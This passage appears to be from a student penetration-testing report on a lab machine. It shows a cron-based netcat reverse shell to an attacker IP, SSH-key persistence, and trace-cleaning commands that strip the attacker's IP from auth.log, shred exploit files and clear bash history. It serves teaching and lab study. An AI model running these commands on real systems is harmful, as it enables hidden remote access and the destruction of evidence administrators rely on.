0 * * * * cat /var/tmp/lo | /bin/bash 2>&
1 | nc -v 192.168.243.205 8003 > /var/tmp/
lo >/dev/null 2>&1
```

Listing 5: Cronjob for reverse shell.

The command establishes a reverse shell connection from the target machine to the attacker's machine using Netcat, allowing the attacker to execute commands remotely.

Having cronjobs listed on the crontab is what makes this technique very easy to spot. In fact, a sysadmin who regularly checks the system configuration will notice the presence of a new cronjob that is not supposed to be there.

Figure 27: Cronjob for reverse shell.

7.3 SSH key

This technique is effective but also very mainstream. It consists of adding a new SSH key to the authorized keys file of the target machine. This key is generated on the attacker's machine and then copied to the target machine. The step of creating an authorized keys file in the home directory, and adding the attacker's public key has been repeated for every user.

8 Cleaning traces

After the penetration testing, it is important to clean all the traces left on the system. Here are some of the steps that can be taken to avoid being detected by the system administrator or security tools in general.

8.1 Log manipulation

Logs can contain records of login attempts, command executions, and other system activities. Clearing or modifying these logs helps in hiding unauthorized access. Just deleting the logs it's the path to follow to install suspects and unwake the system administrator, instead the best way is to look for the specific ip (i.e. the one that comes from the attack box) and delete the records.

For example, To show all the IPs in the auth.log file:

```
grep -oP '\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,
3}\b' /var/log/auth.log
```

Listing 6: Show all the IPs in the auth.log file.

To delete the specific IP:

```
grep -v "192.168.243.205" /var/log/auth.log
> tmpfile && mv tmpfile /var/log/auth.log
```

Listing 7: Delete the specific IP from the auth.log file.

8.2 File deletion

This step consists in deleting any scripts, binaries, or other files used during the attack such as exploit.c, php files that has been used for the reverse shell, etc. Secure deletion tools can ensure that deleted files are not easily recoverable.

```
shred -u /tmp/exploit.c
```

Listing 8: Secure deletion of the exploit.c file.

8.3 Changing timestamps

To update the timestamps of a file to hide when it was last accessed or modified, touch is the appropriate tool. This can help mask our activities on a system by making it appear as though files were last modified at a different time.

8.4 Clearing command history

Command-line history (bash history) stores a record of commands executed by users. Clearing this history of all users prevents administrators from seeing what commands were run. The very same approach has been used after the creation of our group vulnerable box.

```
history -c
# or, eventually:
rm ~/.bash_history
```

Listing 9: Clearing the command history.

9 Contacts and information

- **Oday Alashoush** 2111575, email
- **Riccardo Versetti**: 2127520, email
- **Muhammad Ibraheem**: 2114851, email
- **Maria Bimurzayeva**: 2115406, email